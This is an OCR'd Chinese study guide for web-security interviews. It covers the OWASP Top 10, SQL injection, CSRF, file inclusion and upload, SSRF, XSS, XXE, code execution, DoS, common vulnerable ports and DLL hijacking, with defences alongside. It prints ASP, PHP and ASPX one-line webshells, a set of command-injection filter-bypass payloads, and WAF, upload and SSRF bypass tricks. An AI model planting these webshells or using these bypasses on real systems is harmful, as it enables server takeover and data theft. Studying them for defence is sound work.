


订阅号：0x00实验室 一起学网安吧

0x00.基础漏洞篇

00-TOP10漏洞

1.SQL注入
2.失效的身份认证和会话管理
3.跨站脚本攻击XSS
4.直接引用不安全的对象
5.安全配置错误
6.敏感信息泄露
7.缺少功能级的访问控制
8.跨站请求伪造CSRF
9.实验含有已知漏洞的组件
10.未验证的重定向和转发

01-SQL注入漏洞

原理：产生SQL注入漏洞的根本原因在于代码中没有对用户输入项进行验证和处理便直接拼接到查询语句中。利用SQL注入漏洞，攻击者可以在应用的查询语句中插入自己的SQL代码并传递给后台SQL服务器时加以解析并执行。

分类：
1.显注
2.盲注（无回显）： 时间型、布尔型、报错型

危害：
1.数据库信息泄露
2.网页篡改
3.网站被挂马，传播恶意软件
4.数据库被恶意操作
5.服务器被植入后门
6.破坏硬盘或者服务器等硬件设备

如何进行SQL注入的防御
1.关闭应用的错误提示
2.加waf
3.对输入进行过滤
4.限制输入长度
5.限制好数据库权限，drop/create/truncate等权限谨慎grant
6.预编译好sql语句，python和Php中一般使用?作为占位符。这种方法是从编程框架方面解决利用占位符参数的sql注入，只能说一定程度上防止注入。还有缓存溢出、终止字符等。
7.数据库信息加密安全（引导到密码学方面）。不采用md5因为有彩虹表，一般是一次md5后加盐再md5
8.清晰的编程规范，结对/自动化代码review，加大量现成的解决方案（PreparedStatement，ActiveRecord，歧义字符过滤， 只可访问存储过程 balabala）已经让SQL注入的风险变得非常低了。

绕过技术：
1，关键字可以用%（只限 IIS 系列）。比如 select，可以 sel%e%ct
2，通杀的，内联注释，如 /*!select*/
3，编码，可两次编码
4，multipart 请求绕过，在 POST 请求中添加一个上传文件，绕过了绝大多数 WAF
5，参数绕过，复制参数，id=1&id=1
6，组合法 如 and 可以用&&再 URL 编码
7、替换法，如 and 改成&&;=可以用 like 或 in 等

02-CSRF漏洞

原理：CSRF跨站点请求伪造。攻击者盗用了受害者的身份，以受害者的名义发送恶意请求，对服务器来说这个请求是完全合法的，但是却完成了攻击者所期望的一个操作

危害：
1、对网站管理员进行攻击
2、修改受害网站上的用户账户和数据
3、账户劫持
4、传播CSRF蠕虫进行大规模攻击
5、利用csrf进行拖库
6、利用其他漏洞进行组合拳攻击
7、针对路由器的csrf攻击

如何防护：
尽量使用POST，限制GET；
浏览器Cookie策略；
加验证码；

```
Referer Check：
Anti CSRF Token
```

03-文件包含漏洞

类型

1.本地文件包含

2.远程文件包含 ：即加载远程文件，在`php.ini`中开allow_url_include 、allow_url_fopen选项。开启后可以直接执行任意代码。

PHP文件包含函数

1.include()：使用此函数，只有代码执行到此函数时才将文件包含进来，发生错误时只警告并继续执行。

2.inclue_once()：功能和前者一样，区别在于当重复调用同一文件时，程序只调用一次。

3.require()：使用此函数，只要程序执行，立即调用此函数包含文件，发生错误时，会输出错误信息并立即终止程序。

4.require_once()：功能和前者一样，区别在于当重复调用同一文件时，程序只调用一次。

利用：

1.读取敏感文件

2.远程包含shell

3.图片上传并包含图片shenll

4.使用伪协议

5.包含日志文件GetShell

6.截断包含

修复方案

1.禁止远程文件包含allow_url_include=off


2.配置open_basedir=指定目录，限制访问区域。

3.过滤../等特殊符号

4.修改Apache日志文件的存放地址

5.开启魔术引号magic_quotes_qpc=on

6.尽量不要使用动态变量调用文件，直接写要包含的文件。



04-文件上传漏洞

原理：由于程序员在对用户文件上传功能实现代码没有严格限制用户上传文件后缀以及文件类型或者处理缺陷，而导致用户可以越过本身权限向服务器上传木马去控制服务器.

危害

操作木马文件提权 获取网站权限

绕过方法：

1.黑名单

a.后缀名不完整 .php5 .phtml等

b.上传.htacess

c.大小写

d.在数据包中 后文件缀名前加空格

e.后缀名前加.

f.加上::$DATA

g.未循环验证，可以使用x.php..类似的方法

2.白名单（一般需要配合其他漏洞一起利用）

a.%00截断

b.图片马

c.条件竞争

修复：

1.后端验证：采用服务端验证模式

2.后缀验证：基于白名单，黑名单过滤

3.MIME验证：基于上传自带类型艰检测

4.内容检测：文件头，完整性检测

5.自带函数过滤

6.WAF防护软件：宝塔、云盾等

05-SSRF漏洞

利用一个可以发起网络请求的服务当作跳板来攻击内部其他服务。

ssrf危害：
1. 探测内网信息,用协议探`ftp%26ip={ip}%26port={port}`
2. 攻击内网或本地其他服务
3. 穿透防火墙


具体利用的方式：
具体操作需要查看支持的协议，file协议查看文件、dict协议探测端口、ophergopher协议支持GET&POST请求，同时在攻击内网ftp、redis、telnet、Memcache上有极大作用利用gopher协议访问redis反弹shell

漏洞存在的地方：
1.能够对外发起网络请求的地方
2.请求远程服务器资源的地方
3.数据库内置功能
4.邮件系统
5.文件处理
6.在线处理工具
举几个例子：
1.在线识图，在线文档翻译，分享，订阅等，这些有的都会发起网络请求。
2.根据远程URL上传，静态资源图片等，这些会请求远程服务器的资源。
3.数据库的比如mongodb的copyDatabase函数，这点看猪猪侠讲的吧，没实践过。
4.邮件系统就是接收邮件服务器地址这些地方。
5.文件就找ImageMagick，xml这些。
6.从URL关键字中寻找，比如：source,share,link,src,imageurl,target等。

绕过姿势
1.http://example.com@127.0.0.1`
2.利用IP地址的省略写法绕过,[::]绕过localhost
3.DNS解析 http://127.0.0.1.xip.io/可以指向任意ip的域名：xip.io
4.利用八进制IP地址绕过,利用十六进制IP地址,绕过利用十进制的IP地址绕过

修复：
1.地址做白名单处理
2.域名识别IP 过滤内部IP
3.校验返回的内容对比是否与假定的一致

06-逻辑漏洞



1.挖过的逻辑漏洞：

订单任意金额修改

相同价格增加订单数量，相同订单数量减少产品价格，订单价格设定为负数。

预防思路：

- 订单需要多重效验
- 订单数值较大的时候需要人工审核

2.验证码回传

漏洞一般发生在账号密码找回、账号注册、支付订单等。验证码发送途径一般为手机短信、邮箱邮件

预防思路：

- response数据内不包含验证码，验证方式主要采取后端验证，但是缺点是服务器的运算压力也会随之增加
- 如果要进行前端验证的话也可以，但是需要进行加密

3.未进行登陆凭证验证

有些业务的接口，因为缺少了对用户的登陆凭证的效验或者是验证存在缺陷，导致黑客可以未经授权访问这些敏感信息甚至是越权操作。比如后台页面、订单ID枚举、敏感信息可下载、没验证ID或cookie验证导致越权。

预防思路：

- 对敏感数据存在的接口和页面做cookie，ssid，token或者其它验证

4.接口无限制枚举

- 某电商登陆接口无验证导致撞库
- 某招聘网验证码无限制枚举

- 某快递公司优惠券枚举
- 某电商会员卡卡号枚举

预防思路：
- 在输入接口设置验证，如token，验证码等。如果设定验证码，最好不要单纯的采取一个前端验证，最好选择后端验证。如果设定token，请确保每个token只能采用一次，并且对token设定时间参数。
- 注册界面的接口不要返回太多敏感信息，以防遭到黑客制作枚举字典。
- 验证码不要用短数字，尽量6位以上，最好是以字母加数字进行组合，并且验证码需要设定时间期限。
- 优惠券，VIP卡号请尽量不要存在规律性和简短性，并且优惠券最好是以数字加字母进行组合

5.cookie设置存在缺陷
- Cookie的效验值过于简单。有些web对于cookie的生成过于单一或者简单，导致黑客可以对cookie的效验值进行一个枚举.
- cookie存在被盗风险，即用户重置密码后使用老cookie依然可以通过验证
- 用户的cookie数据加密应严格使用标准加密算法，并注意密钥管理。不能采取简单的base64等算法
- 越权：平行越权：权限类型不变，权限ID改变；垂直越权：权限ID不变，权限类型改变；交叉越权：即改变ID，也改变权限

预防思路
1.cookie中设定多个验证，比如自如APP的cookie中，需要sign和ssid两个参数配对，才能返回数据。
2.用户的cookie数据加密应严格使用标准加密算法，并注意密钥管理。
3.用户的cookie的生成过程中最好带入用户的密码，一旦密码改变，cookie的值也会改变。
4.cookie中设定session参数，以防cookie可以长时间生效。
5.根据业务不同还有很多方法

07-XSS漏洞

原理: 通过插入恶意脚本，实现对用户浏览器的攻击
类型: 存储、反射、dom
反射和dom的区别: DOM-XSS是javascript处理输出， 而反射性xss是后台程序处理

XSS绕过:
1.大小写
2.js伪协议
3.没有分号
4.Flash
5.Html5新标签

6.Fuzz进行测试
7.双层标签绕过

修复防御：
1.对输入内容的特定字符进行编码，例如表示html标记的 < > 等符号。
2.对重要的cookie设置httpOnly，防止客户端通过document.cookie读取 cookie，此HTTP头由服务端设置。
3.将不可信的值输出URL参数之前，进行URLEncode操作，而对于从URL参数中获取值一定要进行格式检测（比如你需要的时URL，就判读是否满足URL格式）。
4.不要使用Eval来解析并运行不确定的数据或代码，对于JSON解析请使用 JSON.parse() 方法。

08-XXE漏洞？

原理： 解析用户传入的xml
作用： 内网端口扫描、利用file协议等读取文件、攻击内网web应用使用get(struts2等)

危害：
1.导致可以加载恶意外部文件
2.造成文件读取
3.内网端口扫描
4.攻击内网网站
5.发起dos攻击等危害

防御： 过滤用户提交的XML数据、如果你当前使用的程序为PHP，则可以将libxml_disable_entity_loader设置为TRUE来禁用外部实体，从而起到防御的目的

09-代码执行漏洞

原理：没有对接口输入的内容进行严格的判断 造成攻击者精心构造的代码非法执行

当应用在调用一些能将字符转化为代码的函数(如PHP中的eval)时，没有考虑用户是否能控制这个字符串，这就会造成代码执行漏洞。

相关函数：
PHP：eval assert
Python：exec
asp：<%=CreateObject(“wscript.shell”).exec(“cmd.exe /c ipconfig”).StdOut.ReadAll()%>

危害：

执行代码
让网站写shell
甚至控制服务器

漏洞利用：
执行代码的函数：eval、assert
callback函数：preg_replace + /e模式
反序列化：unserialize()(反序列化函数)

防御修复：
1.使用json保存数组，当读取时就不需要使用eval了
2.对于必须使用eval的地方，一定严格处理用户数据
3.字符串使用单引号包括可控代码，插入前使用addslashes转义
4.放弃使用preg_replace的e修饰符，使用preg_replace_callback()替换
5.若必须使用preg_replace的e修饰符，则必用单引号包裹正则匹配出的对象

10.关于路径覆盖漏洞（不常问）

RPO的全称为Relative Path Overwrite,也就是相对路径覆盖，利用客户端和服务端的差异，通过相对路径来引入我们想要的js或css文件，从而实现某种攻击。

就目前来看此攻击方法依赖于浏览器和网络服务器的反应，基于服务器的Web缓存技术和配置差异，以及服务器和客户端浏览器的解析差异，利用前端代码中加载的css/js的相对路径来加载其他文件，最终浏览器将服务器返回的不是css/js的文件当做css/js来解析，从而导致XSS，信息泄露等漏洞产生。

11.邮件系统漏洞攻击

漏洞攻击是危害网络安全中较为常见的一种。作为当今世界上使用最为频繁的商务通信工具——邮件系统，更是屡屡遭受漏洞攻击的困扰，这不仅因为制造漏洞的途径多，还以为邮件系统的互联网通信协议本身的问题。前者如程序员因为工作失误出现编码漏洞，毕竟人非机器，在紧张复杂的工作过程中，难免有个闪失，除了人为因素，还有软件编码工具及编译器造成的错误，不同应用程序彼此之间的相互作用，如大多数程序必须与其它API相交互，保存并检索文件，同时运行在多种不同类型的设备上，都会可能产生漏洞；后者如互联网通信协议—TCP和UDP，其开放性常常引来黑客的攻击；而IP地址的脆弱性，也给黑客的伪造提供了可能，从而泄露远程服务器的资源信息。

除了以上原因，据业界知名邮件通联服务商U-Mail专家张工分析，常见漏洞大概可分为几种：

一、IMAP 和 POP 漏洞：
这些协议常见弱点是密码脆弱，同时，各种IMAP和POP服务还容易受到如缓冲区溢出等类型的攻击。

二、拒绝服务（DoS）攻击：
1.死亡之Ping——发送一个无效数据片段，该片段始于包结尾之前，但止于包结尾之后；
2.同步攻击——极快地发送TCP SYN包（它会启动连接），使受攻击的机器耗尽系统资源，进而中断合法连接；
3.循环——发送一个带有完全相同的源 / 目的地址 / 端口的伪造SYN包，使系统陷入一个试图完成TCP连接的无限循环中。

三、系统配置漏洞：
1.默认配置——大多数系统在交付给客户时都设置了易于使用的默认配置，被黑客盗用变得轻松；2.空的 / 默认根密码——许多机器都配置了空的或默认的根 / 管理员密码，并且其数量多得惊人；

3.漏洞创建——几乎所有程序都可以配置为在不安全模式下运行，这会在系统上留下不必要的漏洞。

四、利用软件问题：在服务器守护程序、客户端应用程序、操作系统和网络堆栈中，存在很多的软件错误，分为以下几类：
1.缓冲区溢出——程序员会留出一定数目的字符空间来容纳登录用户名，黑客则会通过发送比指定字符串长的字符串，其中包括服务器要执行的代码，使之发生数据溢出，造成系统入侵。
2.意外组合——程序通常是用很多层代码构造而成的，入侵者可能会经常发送一些对于某一层毫无意义，但经过适当构造后对其他层有意义的输入。
3.未处理的输入——大多数程序员都不考虑输入不符合规范的信息时会发生什么。

12-DNS欺骗是什么？

定义： DNS欺骗就是攻击者冒充域名服务器的一种欺骗行为。
原理：如果可以冒充域名服务器，然后把查询的IP地址设为攻击者的IP地址，这样的话，用户上网就只能看到攻击者的主页，而不是用户想要取得的网站的主页了，这就是DNS欺骗的基本原理。
DNS欺骗其实并不是真的“黑掉”了对方的网站，而是冒名顶替、招摇撞骗罢了。

13-DDOS攻击

分布式拒绝服务攻击（DDoS）是目前黑客经常采用而难以防范的攻击手段。DoS的攻击方式有很多种，最基本的DoS攻击就是利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。

抗D思想和方案

负载均衡

花钱买流量清洗服务

CDN：web层，比如cc攻击

分布式集群防御

高防：防大部分攻击，udp、大型的cc攻击

预防为主

系统漏洞

系统资源优化：

过滤不必要的服务和端口

限制特定流量：检查访问来源做适当限制

14-什么是CC攻击？

CC攻击是DDOS（分布式拒绝服务）的一种，相比
其它的DDOS攻击CC似乎更有技术含量一些。这种攻击你见不到真实源IP，见不到特别大的异常流量，但造成服务器无法进行正常连接。CC攻击的原理就 是攻击者控制某些主机不停地发大量数据包给对方服务器造成服务器资源耗尽， 一直到宕机溃。CC主要是用来攻击页面的，每个人都有这样的体验：当一个 网页访问的人数特别多的时候，打开网页就慢了，CC就是模拟多个用户（多少 线程就是多少用户）不停地进行访问那些需要大量数据操作（就是需要大量CPU时间）的页面，造成服务器资源的浪费，CPU长时间处100%，永远都有处 理不完的连接直至就网络拥塞，正常的访问被中止。

15-常见的端口和对应的服务

1、web类
这部分常有的漏洞有：（web漏洞/敏感目录）第三方通用组件漏洞struts、thinkphp、jboss、ganglia、zabbix
80 web
80-89 web
8000-9090 web

2、数据库类（扫描弱口令）
1433 MSSQL
1521 Oracle
3306 MySQL
5432 PostgreSQL

3、特殊服务类（未授权/命令执行/漏洞）
443 SSL心脏滴血
873 Rsync未授权
5984 CouchDB http://xxx:5984/_utils/

6379 redis未授权
7001、7002 weblogic默认弱口令、反序列化
9200、9300 elasticsearch 参考乌云：多玩某服务器ElasticSearch命令执行漏洞
11211 memcache未授权访问
50000 SAP命令执行
50070、50030 hadoop默认端口未授权访问

4、常用端口类（扫描弱口令/端口爆破）
21 ftp
22 ssh
23 telnet
2601、2604 zebra路由，默认密码zebra
3389 远程桌面

常见的端口漏洞
21 ftp FTP服务端有很多 anonymous 匿名未授权访问 爆破
22 ssh root密码爆破 后门用户 可以google查一些关于ssh后门的文章 里面的默认密码 可能会登入进去
23 telnet 一般会发生在 路由器 或者交换机 嵌入式设备 管理端口 攻击方法 弱口令
25 smtp 默认用户 默认密码 邮件账号爆破
80 http web 常见的Owasp top 10 中间件反序列化 中间件溢出 fastcgi配置不当 造成fastcgi端口泄露
110 pop3 默认用户 默认密码 邮件账号爆破
443 https openssl 心脏滴血（影响范围较小） SSL/TLS低版本存在的漏洞
135 139 445 netbios smb MS17010
3389 RDP CVE-2019-0708

3389和443、445有什么漏洞？
445：ms06_040，蠕虫，勒索病毒、MS17-010
443：ssl心脏滴血
3389：rdp漏洞、弱口令、cve-2019-0708、ms12-20

端口合计详情
161 SNMP
389 LDAP
512、513、514 Rexec
873 Rsync未授权
1025、1111 NSF
1433 sqlserver
1521 Oracle：（iSqlPlus port：5560、7778）
2082/2083 cpanel主机管理系统登录
2222 DA虚拟主机管理系统登录
2601、2604 zebra路由，默认密码zebra

3128 squid代理默认端口，如果没设置口令很可能直接漫游内网
3306 Mysql
3312/3311 kangle主机管理系统登录
4440 rundeck 参考乌云：借用新浪某服务成功漫游新浪内网
5432 PostgreSQL
5900 vnc
5984 CouchDB
6082 varnish
6379 redis未授权
7001、7002 weblogic默认弱口令、反序列化
7778 kloxo主机控制面板登录
8000-9090 都是一些常见的web端口，有些运维谢欢吧管理后台开放在这些非80端口上
8080 tomcat/wDCP主机管理系统，默认弱口令
8080、8089、9090 jboss
8083 Vestacp主机管理系统
8649 ganglia
8888 amh/LuManager 主机管理系统默认端口
9200、9300 elasticsearch 参考乌云：多玩某服务器ElasticSearch命令执行漏洞
10000 Virtualmin/Webmin 服务器虚拟主机管理系统
11211 memcache未授权访问
27017、27018 Mongodb未授权访问
28017 mongodb统计页面
50000 SAP命令执行
50070、50030 hadoop默认端口未授权访问

16-身份认证漏洞最常见是？

1.会话固定攻击
2.cookie仿冒
只要得到session和cookie即可伪造用户身份.

17-验证码漏洞

1.验证码漏洞存在暴力破解
2.可以通过js或改包方法进行绕过

18-DOM 型XSS人工测试

人工测试思路：找到类似 document.write、innerHTML赋值、outterHTML 赋值、window.location 操作、写javascript:后内容、eval、setTimeout 、setInterval 等直接执行之类的函数点。找到其变量，回溯变量来源观察是否可控，是否经过安全函数。

19-为什么参数化查询可以防止SQL注入？

原理: 使用参数化查询数据库服务器不会把参数的内容当作sql指令的一部分来执行，是在数据库完成sql指令的编译后才套用参数运行

简单的说: 参数化能防注入的原因在于,语句是语句，参数是参数，参数的值并不是语句的一部分，数 据库只按语句的语义跑.

20.各种常见的状态码？

```
200 OK //客户端请求成功
403 Forbidden //服务器收到请求，但是拒绝提供服务
404 Not Found //请求资源不存在，eg：输入了错误的 URL
500 Internal Server Error //服务器发生不可预期的错误
```

21-Dll劫持漏洞

由于输入表中只包含DLL名而没有它的路径名，因此加载程序必须在磁盘上搜索 DLL 文件。首先会尝试从当前程序所在的目录加载DLL，如果没找到，则在Windows系统目录中查找，最后是在环境变量中列出的各个目录下查找。利用这个特点，先伪造一个系统同名的DLL，提供同样的输出表，每个输出函数转向真正的系统DLL。程序调用系统DLL时会先调用当前目录下伪造的 DLL，完成相关功能后，再跳到系统DLL同名函数里执行。这个过程用个形象的词来描述，就是系统DLL被劫持（hijack）了。伪造的dll制作好后，放到程序当前目录下，这样当原程序调用原函数时就调用了伪造的dll的同名函数，进入劫持DLL的代码，处理完毕后，再调用原DLL此函数。


DLL劫持利用系统未知DLL的搜索路径方式，使得程序加载当前目录下的系统同名DLL。所以可以告诉系统DLL的位置，改变加载系统DLL的顺序不是当前目录，而是直接到系统目录下查找。

22-一句话木马

```
asp一句话木马：  <%execute(request("value"))%>
php一句话木马：<?php@eval($_POST[value]);?>
变形：<?php$x=$_GET['z'];@eval("$x;");?>

aspx一句话木马：
<%@ PageLanguage="Jscript"%>
<%eval(Request.Item["value"])%>
```

23-命令执行漏洞




```
绕过技巧：
cat 233.txt # 管道符号绕过
# 空格绕过 ${IFS}
# %0a、%09 # 重定向绕过 < <>
# 变量拼接绕过 @kali:$ a=c;b=at;c=fl;d=ag;$a$b $c$d
# 单引号、双引号绕过 ca''t flag cat"" flag
# 编码绕过
  $(printf "\x63\x61\x74\x20\x2f\x66\x6c\x61\x67") ==>cat /flag
```

```
  #{printf,"\x63\x61\x74\x20\x2f\x66\x6c\x61\x67"}|\$0 ==>cat /flag
  #$(printf "\154\163") ==>ls
  $(printf "\154\163")
# 查看等价替换
(1)more:一页一页的显示档案内容
(2)less:与more类似，但是比more更好的是，他可以[pg dn][pg up]翻页
(3)head:查看头几行
(4)tac:从最后一行开始显示，可以看出tac是cat的反向显示
(5)tail:查看尾几行
(6)nl：显示的时候，顺便输出行号
(7)od:以二进制的方式读取档案内容
(8)vi:一种编辑器
(9)vim:一种编辑器
(10)sort:可以查看
(11)uniq:可以查看
(12)file -f:报错出具体内容
# 反斜线绕过 c\at fl\ag
# 内敛注释绕过 #`命令`和$(命令)都是执行命令的方式 echo "m0re`cat flag`"
echo "m0re $(cat flag)"
# base64编码绕过 `echo "Y2F0IGZsYWc="|base64 -d`
# 绕过长度限制
  # >命令会将原有文件内容覆盖 echo '123'>xxoo.txt # >>符号的作用是将字符串添加到文件内容末尾，不会覆盖原内容 echo '233'>>xxoo.txt

# 命令换行绕过
  ca\
  a\
```

0x01.渗透思路篇

